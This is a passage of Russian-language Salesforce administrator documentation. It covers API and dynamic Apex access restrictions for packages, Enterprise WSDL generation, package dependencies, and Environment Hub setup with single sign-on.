- После установки администратор может в любое время изменить доступ к пакету посредством Apex и API. Кроме того, установщик может включить доступ к дополнительным объектам (например, настраиваемые объекты, созданные в организации установщика, или объекты, установленные несвязанными пакетами).

Параметр «API-доступ» может использовать следующие значения:

- Значение по умолчанию «Неограниченный», которое предоставляет компонентам пакета API-доступ к стандартным объектам, аналогичный доступу пользователя, выполнившего вход при отправке запроса в API. Apex выполняется в системном режиме. Неограниченный доступ предоставляет доступ для чтения Apex ко всем стандартным и настраиваемым объектам.
- Значение «Ограниченный», которое позволяет администратору выбирать стандартные объекты, доступные компонентам пакета. Кроме того, компоненты ограниченных пакетов получают доступ к настраиваемым объектам текущего пакета только при наличии у пользователя соответствующих полномочий объекта.

## Рекомендации по доступу посредством API и динамического кода Apex в пакетах

По умолчанию динамическому коду Apex доступны только компоненты, добавленные в пакет вместе с кодом. Чтобы предоставить доступ к стандартным объектам, отсутствующим в пакете, разработчик должен настроить параметр «API-доступ».

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Выберите пакет, содержащий динамический код Apex, которому требуется доступ к стандартным объектам в устанавливающей организации.
3. Выберите параметр «**Включить ограничения**» или значение «Ограниченный» в связанном списке «Сведения о пакете».
4. Выберите уровень доступа (чтение, создание, правка, удаление) к стандартным объектам, доступным динамическому коду Apex.
5. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Ниже перечислены последствия выбора значения «Ограниченный» для параметра «API-доступ».

- API-доступ в пакете переопределяет следующие полномочия:
  - Автор Apex
  - Настройка приложения
  - Редактирование HTML-шаблонов
  - Редактирование полей только для чтения
  - Управление расчетами
  - Управление центрами обработки вызовов
  - Управление категориями
  - Управление типами настраиваемых отчетов
  - Управление панелями мониторинга
  - Управление фирменными бланками
  - Управление пакетными лицензиями
  - Управление общедоступными документами
  - Управление общедоступными списковыми представлениями
  - Управление общедоступными отчетами
  - Управление общедоступными шаблонами
  - Управление пользователями
  - Перенос записи
  - Использование мастеров переназначения рабочей группы
  - Просмотр настройки и конфигурации
  - Еженедельный экспорт данных
- Если параметры API-доступа к объектам не содержат уровней доступа «Чтение», «Создание», «Правка» и «Удаление», то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий «Изменение всех данных» и «Просмотр всех данных».
- Пакет, API-доступу которого задано значение «Ограниченный», не поддерживает создание пользователей.
- Salesforce блокирует доступ к веб-службе и запросы `executeanonymous` от пакетов AppExchange с ограниченным доступом.

Ниже перечислены рекомендации, которые также применяются к API-доступу в пакетах.

- Бизнес-правила и триггеры Apex запускаются независимо от API-доступа в пакете.
- Компонент, используемый несколькими пакетами организации, доступен посредством API во всех пакетах организации без ограничений.
- Новый стандартный объект, добавленный в Salesforce после ограничения доступа к пакету, по умолчанию недоступен. Чтобы добавить новый стандартный объект, рекомендуем изменить параметры ограниченного доступа.
- При обновлении пакета пропускаются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную.
- Элементы S-Control управляются системой Salesforce и предназначены для внутреннего использования в Salesforce. Такая тесная интеграция обуславливает наличие нескольких способов расширения полномочий элемента S-Control

в управляемом пакете до полных полномочий пользователя. Ниже перечислены ограничения, заданные для элементов S-Control из соображений безопасности организаций, устанавливающих пакеты.

- При использовании разрабатываемых пакетов (не из каталога AppExchange) элементы S-Control могут быть добавлены только в пакеты со стандартным API-доступом «Неограниченный». При наличии элемента S-Control API-доступу не может быть задано значение «Ограниченный».
- При использовании установленных пакетов ограничения доступа могут быть включены даже при наличии элементов S-Control. Обратите внимание, что ограничения доступа обеспечивают только ограниченную защиту элементов S-Control. Прежде чем ограничить доступ из соображений безопасности элементов S-Control, компания Salesforce рекомендует изучить принципы работы JavaScript в элементах S-Control.
- Если API-доступу установленного пакета задано значение «Ограниченный», то обновления устанавливаются только в том случае, если обновленная версия не содержит элементов S-Control. Если обновленная версия содержит элементы S-Control, то API-доступу установленного пакета должно быть задано значение «Неограниченный».

СМ. ТАКЖЕ:

[Установка пакета](#)

[Настройка установленных пакетов](#)

## Управление доступом посредством API и динамического кода Apex в пакетах

«API-доступ» — это параметр пакета, определяющий доступ элементов S-Control и других компонентов пакета к стандартным и настраиваемым объектам посредством динамического кода Apex и интерфейса API. Данный параметр отображается разработчикам и установщикам на странице сведений о пакете. Данный параметр позволяет:

- Разработчик пакета AppExchange может ограничить API-доступ к пакету до его загрузки в каталог Force.com AppExchange. После ограничения доступа компоненты пакета принимают сеансы Apex и API, ограниченные настраиваемыми объектами пакета. Кроме того, разработчик может включить доступ к определенным стандартным объектам и любым настраиваемым объектам других зависимых пакетов.
- Установщик пакета может принять или отклонить полномочия доступа к пакету при установке пакета в организацию.
- После установки администратор может в любое время изменить доступ к пакету посредством Apex и API. Кроме того, установщик может включить доступ к дополнительным объектам (например, настраиваемые объекты, созданные в организации установщика, или объекты, установленные несвязанными пакетами).

### Настройка доступа посредством API и динамического кода Apex в пакетах

Чтобы изменить полномочия доступа к пакету, созданному в организации, выполните указанные ниже действия.

1. Введите строку «*Пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пакеты**».
2. Выберите нужный пакет.
3. Поле «API-доступ» отображает текущий параметр («Ограниченный» или «Неограниченный») и ссылку «**Включить ограничения**» или «**Отключить ограничения**». Если параметры API-доступа к объектам не содержат уровней доступа «Чтение», «Создание», «Правка» и «Удаление», то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий «Изменение всех данных» и «Просмотр всех данных».

Ниже перечислены действия, поддерживаемые полем «API-доступ».

#### Включить ограничения

Данная ссылка доступна только при использовании параметра «Неограниченный». Чтобы задать доступ компонентов пакета к стандартным объектам в организации установщика посредством динамического кода Apex и API, выберите данный параметр. При выборе данного параметра отображается список «Полномочия расширенного объекта». Чтобы включить доступ для каждого объекта в списке, установите флажки «Чтение», «Создание», «Правка» или «Удаление». В некоторых случаях данный выбор недоступен. По завершении нажмите кнопку «**Сохранить**». Дополнительную информацию о выборе параметра «Ограниченный», включая информацию о случаях его отключения, см. в разделе «[Рекомендации по доступу посредством API и динамического кода Apex в пакетах](#)» на странице 5974.

#### Отключить ограничения

Данная ссылка доступна только при использовании параметра «Ограниченный». Чтобы отменить ограничения, установленные для полномочий доступа компонентов пакета к стандартным и настраиваемым объектам посредством Apex и API, выберите данный параметр. Данный параметр предоставляет всем компонентам пакета API-доступ

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования доступа к созданному или установленному пакету посредством API и динамического кода Apex:

- «Создание пакетов AppExchange»

Для принятия или отклонения доступа к пакету посредством API и динамического кода Apex во время установки:

- «Загрузка пакетов AppExchange»

вошедшего пользователя. Например, если пользователю доступны организации, то организации доступны классу Арех пакета при входе данного пользователя.

### Ограниченный

Чтобы изменить ограничения API-доступа, щелкните данную ссылку.

## Принятие или отклонение полномочий доступа посредством API и динамического кода Арех во время установки

Чтобы принять или отклонить полномочия доступа к устанавливаемому пакету посредством API и динамического кода Арех, выполните указанные ниже действия.

- Запустите процесс установки в каталоге Force.com AppExchange.
- Чтобы принять или отклонить полномочия, нажмите кнопку **«Далее»** или **«Отмена»** в области **«Утвердить API-доступ»**. При принятии полномочий завершите процесс установки.

## Изменение полномочий доступа посредством API и динамического кода Арех после установки

Чтобы изменить полномочия доступа посредством API и динамического кода Арех после установки пакета, выполните указанные ниже действия.

1. Введите строку **«Установленные пакеты»** в поле **«Быстрый поиск»** в меню **«Настройка»** и выберите пункт **«Установленные пакеты»**.
2. Щелкните имя нужного пакета.
3. Поле **«API-доступ»** отображает текущий параметр (**«Ограниченный»** или **«Неограниченный»**) и ссылку **«Включить ограничения»** или **«Отключить ограничения»**. Если параметры API-доступа к объектам не содержат уровней доступа **«Чтение»**, **«Создание»**, **«Правка»** и **«Удаление»**, то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий **«Изменение всех данных»** и **«Просмотр всех данных»**.

Ниже перечислены действия, поддерживаемые полем **«API-доступ»**.

### Включить ограничения

Данная ссылка доступна только при использовании параметра **«Неограниченный»**. Чтобы задать доступ компонентов пакета к стандартным объектам в организации установщика посредством динамического кода Арех и API, выберите данный параметр. При выборе данного параметра отображается список **«Полномочия расширенного объекта»**. Чтобы включить доступ для каждого объекта в списке, установите флажки **«Чтение»**, **«Создание»**, **«Правка»** или **«Удаление»**. В некоторых случаях данный выбор недоступен. По завершении нажмите кнопку **«Сохранить»**. Дополнительную информацию о выборе параметра **«Ограниченный»**, включая информацию о случаях его отключения, см. в разделе **«Рекомендации по доступу посредством API и динамического кода Арех в пакетах»** на странице 5974.

### Отключить ограничения

Данная ссылка доступна только при использовании параметра **«Ограниченный»**. Чтобы отменить ограничения, установленные для полномочий доступа компонентов пакета к стандартным и настраиваемым объектам посредством Арех и API, выберите данный параметр. Данный параметр предоставляет всем компонентам пакета API-доступ вошедшего пользователя. Например, если пользователю доступны организации, то организации доступны классу Арех пакета при входе данного пользователя.

### Ограниченный

Чтобы изменить ограничения API-доступа, щелкните данную ссылку.

## Создание файла Enterprise WSDL посредством управляемых пакетов

Чтобы загрузить файл Enterprise WSDL при использовании управляемых пакетов, установленных в организации, рекомендуем выбрать версию каждого установленного пакета, которая должна содержать созданный файл WSDL. Файл Enterprise WSDL является строго типизированным, так как содержит объекты и поля с определенными типами данных (например, `int` и `string`).

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет. Подписчики могут выбирать версию каждого установленного управляемого пакета, благодаря чему клиент API может сохранить заданный алгоритм работы даже после установки последующих версий пакета. Каждая версия пакета может содержать разные наборы объектов и полей, поэтому при создании строго типизированного файла WSDL рекомендуем выбрать конкретную версию.

Чтобы загрузить файл Enterprise WSDL при использовании установленных управляемых пакетов, выполните указанные ниже действия.

1. Введите строку «API» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «API».
2. Нажмите кнопку «Создать Enterprise WSDL».
3. Заполните поле «Версия пакета» для каждого установленного управляемого пакета. В противном случае выберите значение по умолчанию, которым является последняя версия пакета.
4. Нажмите кнопку «Создать».
5. Чтобы сохранить файл WSDL на компьютере, воспользуйтесь меню «Файл» в обозревателе.
6. Импортируйте локальную копию документа WSDL в среду разработки.

Ниже перечислены рекомендации по использованию созданного файла Enterprise WSDL.

- Каждая выбранная версия управляемого пакета добавляется в комментарий вверху файла WSDL.
- Созданный файл WSDL содержит объекты и поля организации, включая объекты и поля, доступные в выбранных версиях каждого установленного пакета. Поле или объект, добавленный в более позднюю версию пакета, может использоваться интеграцией API только после создания файла Enterprise WSDL посредством соответствующей версии пакета.
- Конечная точка SOAP в конце файла WSDL содержит URL-адрес следующего формата:  
*имя\_сервера/services/Soap/c/версия\_api/код*, где *версия\_api* — это версия API (например, 36.0), а *код* — это код выбранной версии пакета при взаимодействии с системой Salesforce.

Можно также выбрать стандартные версии пакета для файла Enterprise WSDL без его загрузки, через страницу API в настройках. Стандартные версии пакета для вызовов API содержат параметры системы восстановления, кроме случаев предоставления версий пакета вызовом API. Многие клиенты API не содержат сведений о версии пакета, поэтому стандартные параметры сохраняют их текущий алгоритм работы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки файла WSDL:

- «Настройка приложения»




## Общие сведения о зависимостях

Зависимости пакета создаются в том случае, если один компонент ссылается на другой компонент, полномочие или параметр, который должен существовать для того, чтобы исходный компонент был действительным. Force.com отслеживает некоторые зависимости, включая:

- Организационные зависимости (например, включена ли поддержка мультивалюты или кампаний)
- Зависимости компонента (например, существуют ли определенные типы записей или подразделения)
- Ссылки на стандартные и настраиваемые объекты или поля

Пакеты, классы Apex, триггеры Apex, компоненты Visualforce и страницы Visualforce могут зависеть от компонентов организации. Данные зависимости фиксируются на странице «Показать зависимости».

Зависимости играют важную роль при создании пакетов, так как любая зависимость в компоненте пакета считается зависимостью всего пакета.

 **Прим.:** Если организация установщика не соответствует всем требованиям зависимостей, перечисленных на странице «Показать зависимости», то установка отменяется. Например, чтобы установить пакет, ссылающийся на подразделения, организация установщика должна использовать подразделения.

Зависимости играют важную роль для классов и триггеров Apex, так как любой зависимый компонент должен быть добавлен в класс или триггер при развертывании кода или создании пакета.

Помимо зависимостей, страница «Показать зависимости» также содержит *операционную область*. Операционная область — это таблица, содержащая все операции DML (например, insert или merge), которые выполняются кодом Apex для указанного объекта. Операционная область может использоваться при установке приложения с целью определения полной области операций базы данных приложения.

Чтобы просмотреть зависимости и операционную область пакета, класса Apex, триггера Apex или страницы Visualforce, выполните указанные ниже действия.

1. Откройте соответствующий компонент посредством меню «Настройка».
  - Для пакетов введите строку «*Пакеты*» в поле «Быстрый поиск» и выберите пункт «**Пакеты**».
  - Для классов «Apex» введите строку «*Классы Apex*» в поле «Быстрый поиск» и выберите пункт «**Классы Apex**».
  - Для триггеров «Apex» из параметров управления для соответствующего объекта перейдите к триггерам.
  - Для страниц «Visualforce» введите строку «*Страницы Visualforce*» в поле «Быстрый поиск» и выберите пункт «**Страницы Visualforce**».
2. Выберите имя нужного компонента.
3. Чтобы просмотреть список объектов, зависящих от выбранного компонента, щелкните «**Просмотр зависимостей**» для пакета или «**Показать зависимости**» для всех остальных компонентов.

Чтобы просмотреть сведения о полях операционной области, щелкните ссылку «**Поля**» при отображении списка зависимых объектов. Сведения о полях содержат разную информацию (например, обновлено ли поле кодом Apex). Дополнительную информацию см. в разделе «[Операционная область поля](#)» на странице 5696.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Пакеты AppExchange и Visualforce доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Apex доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:

- «Передача пакетов AppExchange»

Для просмотра зависимостей Apex:

- «Автор Apex»

Для просмотра зависимостей Visualforce:

- «Режим разработчика»



Пакеты, код Apex и страницы Visualforce могут зависеть от многих компонентов, включая, но не ограничиваясь компонентами ниже.

- Определения настраиваемых полей
- Формулы проверки
- Отчеты
- Типы записей
- Apex
- Страницы и компоненты Visualforce

Например, если страница Visualforce содержит ссылку на поле мультивалюты (например, `{!contract.ISO_code}`), то страница Visualforce зависит от мультивалюты. Пакет, содержащий данную страницу Visualforce, также зависит от мультивалюты. Данный пакет может быть установлен только организациями, поддерживающими мультивалюту.

СМ. ТАКЖЕ:

- [Подготовка приложений к распространению](#)
- [Управление версиями](#)
- [Публикация обновлений к управляемым пакетам](#)
- [Публикация расширений к управляемым пакетам](#)
- [Операционная область поля](#)

## Рабочий центр

Рабочий центр позволяет просматривать, связывать, создавать и получать централизованный доступ к разным организациям Salesforce. Если ваша компания имеет несколько сред для разработки, тестирования и пробного использования, Рабочий центр позволяет оптимизировать подход к управлению организациями.

Рабочий центр можно использовать для решения следующих задач.

- Подключение существующих организаций к Центру при помощи автоматического обнаружения связанных организаций.
- Создание стандартных и партнерских организаций для разработки, тестирования и пробного использования.
- Просмотр и фильтрация участников Центра по выбираемым критериям, например: по выпуску, дате создания, экземпляру, происхождению и состоянию единой регистрации.
- Создание сопоставлений пользователей для единой регистрации, чтобы участникам Центра было удобно входить в систему.

Каждая организация-участник центра соответствует объекту EnvironmentHubMember. EnvironmentHubMember — это стандартный объект, подобный объектам Организации или Контакты, поэтому вы можете использовать платформу для программного расширения или изменения Рабочего центра. Например, система позволяет создавать настраиваемые поля, настраивать бизнес-правила или определять соотношения пользователей и включать функцию единой регистрации посредством интерфейса API для любой организации-участника Центра.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### Начало работы с Рабочим центром

Настройте Рабочий центр, чтобы пользователи в вашей организации получили доступ к приложению для создания организаций-участников и управления ими. Затем включите функцию «Мой домен», чтобы можно было связывать существующие организации с Центром и создавать сопоставления пользователей для единой регистрации.

### Управление организациями в Рабочем центре

Вы можете управлять всеми вашими организациями Salesforce централизованно, подключив их к Рабочему центру. Вы можете создавать организации при помощи шаблонов Salesforce для разработки, тестирования и пробного использования.

### Единая регистрация в Рабочем центре

Разработка, тестирование и развертывание приложений подразумевает переключение между несколькими средами Salesforce с предоставлением данных для входа при каждом таком переключении. Функция единой регистрации (SSO) упрощает этот процесс: пользователи Рабочего центра могут входить в организации-участники без повторной проверки подлинности. Вы можете настроить единую регистрацию путем определения пользовательских сопоставлений при помощи идентификаторов интегрирования или создав формулу.

### Рекомендации по использованию Рабочего центра

Следуйте этим рекомендациям и советам при использовании Рабочего центра.

## Начало работы с Рабочим центром

Настройте Рабочий центр, чтобы пользователи в вашей организации получили доступ к приложению для создания организаций-участников и управления ими. Затем включите функцию «Мой домен», чтобы можно было связывать существующие организации с Центром и создавать сопоставления пользователей для единой регистрации.

### Настройка Рабочего центра

Включите Рабочий центр в своей организации, после чего настройте его для предоставления доступа другим пользователям.

### Включение функции «Мой домен» для Рабочего центра

Использование функции «Мой домен» необходимо для соединения существующих организаций с Рабочим центром и создания сопоставления пользователей для единой регистрации, поэтому следует включить функцию «Мой домен» в организации, в которой установлен Рабочий центр.

## Настройка Рабочего центра

Включите Рабочий центр в своей организации, после чего настройте его для предоставления доступа другим пользователям.

1. Свяжитесь с Salesforce, чтобы включить Рабочий центр для своей организации. Если вы являетесь партнером независимым поставщиком ПО, этот шаг можно пропустить. Рабочий центр уже установлен в организации-партнере.
2. Выполните вход в организацию, в которой включен Рабочий центр, после чего перейдите в раздел «Настройка».
3. Предоставьте пользователям доступ к функциям Рабочего центра.
  - a. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**».
  - b. Создайте или отредактируйте профиль.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»

## с. Отредактируйте параметры профиля.

| Раздел профиля                      | Параметры Рабочего центра   |
|-------------------------------------|---|
| Параметры настраиваемого приложения | Включите настраиваемое приложение Рабочего центра, чтобы оно было доступно в Средстве запуска приложений в Lightning Experience или в меню «Приложения» в Salesforce Classic.   |
| Доступ к связанному приложению      | Не изменяйте параметры в этом разделе, если это не рекомендовано специалистами Salesforce.  |
| Доступ к поставщику услуг           | Если вы включите функцию единой регистрации для организации-участника, новые записи будут отображаться в этом разделе профиля. Записи отображаются в формате <i>Поставщик услуг [ИД организации]</i> , где <i>ИД организации</i> является идентификатором организации-участника. Пользователи, у которых нет доступа к поставщику услуг, при попытке войти с помощью SSO могут увидеть следующее сообщение: «Поставщик услуг [ИД поставщика услуг] недоступен пользователю [UserID]». При настройке Рабочего центра в новой организации этот раздел пуст. |
| Полномочия администратора           | Включите функцию «Управление Рабочим центром», чтобы разрешить пользователям выполнять следующие задачи: <ul style="list-style-type: none"> <li>• создание организации для разработки, тестирования и пробного использования;</li> <li>• настройка единой регистрации для организаций-участников.</li> </ul>  |
| Общие полномочия пользователя       | Включите функцию «Подключение организаций к Рабочему центру», чтобы пользователи могли подключаться к существующим организациям в Рабочем центре.   |
| Полномочия стандартного объекта     | Предоставьте разрешения для объектов на основании уровня доступа, необходимого для пользователя Рабочего центра. <p>Объект «Участники центра»:</p> <ul style="list-style-type: none"> <li>• «Чтение»: просмотр существующих записей участника центра.</li> <li>• «Создание»: данный параметр не влияет на возможность создания записей участников центра. Как правило, при создании записи выполняется</li> </ul>   |

| Раздел профиля | Параметры Рабочего центра  |
|----------------|--|
|                | <p>связывание текущей организации или создается новая организация из Рабочего центра.</p> <ul style="list-style-type: none"> <li>• «Изменение»: редактирование полей существующих записей участника центра.</li> <li>• «Удаление»: отключение организации от Рабочего центра и удаление соответствующей записи участника центра и поставщика услуг (если для этого участника была включена единая регистрация).</li> <li>• «Просмотр всех данных»: чтение всех записей участников центра, вне зависимости от того, кто их создал.</li> <li>• «Изменение всех данных»: чтение, редактирование и удаление всех записей участников центра, вне зависимости от того, кто их создал.</li> </ul> <p>Объект «Приглашения центра»:</p> <ul style="list-style-type: none"> <li>• При включении полномочия «Связывание организации с Рабочим центром» следует включить уровни доступа «Создание», «Чтение», «Обновление» и «Удаление» для объекта «Приглашения центра».</li> </ul> |

- d. Нажмите кнопку **«Сохранить»**.

### Включение функции «Мой домен» для Рабочего центра

Использование функции «Мой домен» необходимо для соединения существующих организаций с Рабочим центром и создания сопоставления пользователей для единой регистрации, поэтому следует включить функцию «Мой домен» в организации, в которой установлен Рабочий центр.

- Найдите и зарегистрируйте доступное имя домена.
  - Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.
  - Введите нужное имя субдомена.
  - Выберите **«Проверить доступность»**. Если данное имя уже используется, введите другое имя.
  - Чтобы просмотреть соглашение, выберите **«Условия»**. Чтобы подтвердить свое согласие, установите флажок.
  - Выберите пункт **«Зарегистрировать домен»**.  
Вы получите сообщение эл. почты с подтверждением Salesforce, когда новый домен будет готов к тестированию.
- Протестируйте и разверните имя домена в организации.
  - Щелкните URL в сообщении эл. почты с подтверждением, чтобы войти в Salesforce при помощи нового домена. Также можно в разделе «Настройка» ввести строку *«Мой домен»* в поле «Быстрый поиск», затем выбрать пункт **«Мой домен»** и выбрать ссылку **Щелкните здесь, чтобы выполнить вход**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- «Настройка приложения»

- b. Чтобы протестировать новый домен, щелкните вкладки и ссылки, доступные в организации. Обратите внимание, что новое имя домена должно отображаться на всех страницах.



**Совет:** Если в своей организации вы используете настраиваемые кнопки или страницы Visualforce, проверьте их перед развертыванием нового доменного имени. Не используйте URL, связанные с экземплярами в ваших настраиваемых элементах.

- c. Чтобы развернуть новое имя домена в организации, введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Мой домен**» и выберите «**Развернуть для пользователей**». Данное действие инициирует немедленную активацию домена и перенаправление ваших пользователей на страницы в пределах нового домена.

### 3. Настройте политику входа домена для нужных пользователей.

- a. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мой домен**».
- b. Выберите пункт «**Правка**» в разделе «Параметры моего домена».
- c. Чтобы отключить проверку подлинности для пользователей, которые не используют специальную страницу входа домена, выберите нужную политику входа. Таким образом, войти могут только те пользователи, которым известно имя домена.
- d. Выберите политику переадресации на основе нужного уровня безопасности. Ниже перечислены три возможных варианта в порядке возрастания степени безопасности.
- Перенаправление пользователей на эту же страницу домена.
  - Перенаправление пользователей с предупреждением.
  - Предотвращение перенаправления благодаря необходимости ввода пользователями нового имени домена.

## Управление организациями в Рабочем центре

Вы можете управлять всеми вашими организациями Salesforce централизованно, подключив их к Рабочему центру. Вы можете создавать организации при помощи шаблонов Salesforce для разработки, тестирования и пробного использования.

### Связывание организации с Рабочим центром

Вы можете связывать существующие организации Salesforce с Рабочим центром, что позволяет централизованно управлять всеми процессами разработки, тестирования и пробного использования. Связывание организации с Центром инициирует автоматическое определение и связывание соответствующих организаций.

### Создание организации из Рабочего центра

Вы можете создавать организации в Рабочем центре для разработки, тестирования и пробного использования. Если вы являетесь партнером независимым поставщиком ПО, вы можете также создавать организации выпусков для партнеров с меньшим количеством ограничений, большим пространством хранения и другими пользовательскими предпочтениями, которые необходимы для разработки приложений. При создании организации из Рабочего центра она становится участником центра. Язык по умолчанию для этой организации устанавливается в соответствии с локальными настройками пользователя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

## Связывание организации с Рабочим центром

Вы можете связывать существующие организации Salesforce с Рабочим центром, что позволяет централизованно управлять всеми процессами разработки, тестирования и пробного использования. Связывание организации с Центром инициирует автоматическое определение и связывание соответствующих организаций.


Ниже перечислены типы связанных организаций, которые определяются автоматически.

- Для любой организации: все соответствующие безопасные организации.
- Для организации выпуска: все связанные организации исправления.
- Для организации по управлению Trialforce: все соответствующие исходные организации Trialforce.
- Для организации, в которой установлено Приложение для управления лицензиями (LMA): любая организация выпуска с управляемым пакетом, зарегистрированным в LMA

1. Войдите в Рабочий центр и выберите пункт **Связать организацию**.
2. Введите имя пользователя администратора для организации, которую необходимо подключить, и, по желанию, краткое описание. Описание упрощает последующий поиск организации, в особенности, если в Центре имеется множество участников.
3. Функция единой регистрации доступна для связанной организации по умолчанию. Чтобы выключить функцию единой регистрации, снимите флажок **«Автоматическое включение единой регистрации для недавно связанной организации»**.
4. Снова выберите **Связать организацию**.
5. Во всплывающем окне введите имя пользователя и пароль администратора организации. Если всплывающее окно не выводится, временно отключите программу блокирования рекламы в браузере и повторите попытку.
6. Выберите **Войти**, затем **Разрешить**.

## Создание организации из Рабочего центра

Вы можете создавать организации в Рабочем центре для разработки, тестирования и пробного использования. Если вы являетесь партнером независимым поставщиком ПО, вы можете также создавать организации выпусков для партнеров с меньшим количеством ограничений, большим пространством хранения и другими пользовательскими предпочтениями, которые необходимы для разработки приложений. При создании организации из Рабочего центра она становится участником центра. Язык по умолчанию для этой организации устанавливается в соответствии с локальными настройками пользователя.

 **Прим.:** В день можно создавать до 20 организаций-участников. Чтобы получить возможность создавать большее количество организаций, зарегистрируйте обращение в партнерском сообществе.

1. Войдите в Рабочий центр и выберите пункт **Создать организацию**.
2. Выберите цель организации.

| Назначение | Позволяет создавать:  |
|------------|---|
| Разработка | Организации Developer Edition предназначены для создания и упаковки приложений. |

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для связывания организации с Рабочим центром:

- «Связывание организации с Рабочим центром»

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки Рабочего центра:

- «Управление Рабочим центром»

| Назначение                | Позволяет создавать:  |
|---------------------------|---|
| Тестирование/демонстрация | Пробные версии стандартных организаций Salesforce для тестирования и демонстрационных версий. Эти организации сходны с организациями, которые клиенты создают на странице <a href="http://www.salesforce.com/trial">www.salesforce.com/trial</a> . При создании организации для тестирования или демонстрации вы можете указать шаблон Trialforce, если вам необходимо, чтобы организация содержала пользовательские изменения, внесенные вами. |
| Trialforce                | Исходные организации Trialforce (TSO) представляют собой альтернативу использованию организации управления Trialforce. Если вам не нужен пользовательский брендинг на странице входа или в сообщениях электронной почты, используйте Рабочий центр для создания исходной организации Trialforce.  |

3. Введите необходимую информацию для выбранного типа организации.
4. Прочтите Основное соглашение о подписке и установите соответствующий флажок.
5. Выберите **Create**.

Когда ваша организация будет готова, вы получите подтверждение по электронной почте, а созданная организация появится в вашем списке участников Центра.

## Единая регистрация в Рабочем центре

Разработка, тестирование и развертывание приложений подразумевает переключение между несколькими средами Salesforce с предоставлением данных для входа при каждом таком переключении. Функция единой регистрации (SSO) упрощает этот процесс: пользователи Рабочего центра могут входить в организации-участники без повторной проверки подлинности. Вы можете настроить единую регистрацию путем определения пользовательских сопоставлений при помощи идентификаторов интегрирования или создав формулу.

Рабочий центр поддерживает следующие методы единой регистрации для сопоставленных пользователей.

| Метод единой регистрации    | Описание   |
|-----------------------------|--|
| Сопоставленные пользователи | Сопоставление пользователей Рабочего центра с пользователями организации-участника вручную. Сопоставленные пользователи — это метод по умолчанию для сопоставления пользователей единой регистрации, задаваемый на странице сведений об участнике. |
| Код интегрирования          | Сопоставление пользователей с одним и тем же идентификатором интегрирования в Рабочем центре и в организации-участнике.  |
| Формула имени пользователя  | Сопоставление пользователя в Рабочем центре и в организации-участнике в соответствии с задаваемой формулой.  |


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.



Если вы зададите несколько методов выполнения единой регистрации, они будут оцениваться в следующем порядке: (1) Сопоставленные пользователи, (2) Идентификатор интегрирования и (3) Формула имени пользователя. Первый метод, при котором возникает совпадение, используется для выполнения пользователем входа, при этом другие методы игнорируются. Если пользователя, для которого найдено совпадение, не удастся распознать, Рабочий центр перенаправляет пользователя на стандартную страницу входа Salesforce.

 **Прим.:** Единая регистрация недоступна недавно добавленным пользователям или при определении соотношений пользователя в безопасной организации. Добавлять пользователей, редактировать сведения о пользователях или определять соотношения пользователя SSO следует только в родительской организации.

#### Включение единой регистрации для организации-участника

Вы можете включить единую регистрацию (SSO), чтобы пользователи Рабочего центра могли входить в организацию-участник без повторной проверки подлинности.

#### Определение соотношения пользователя единой регистрации

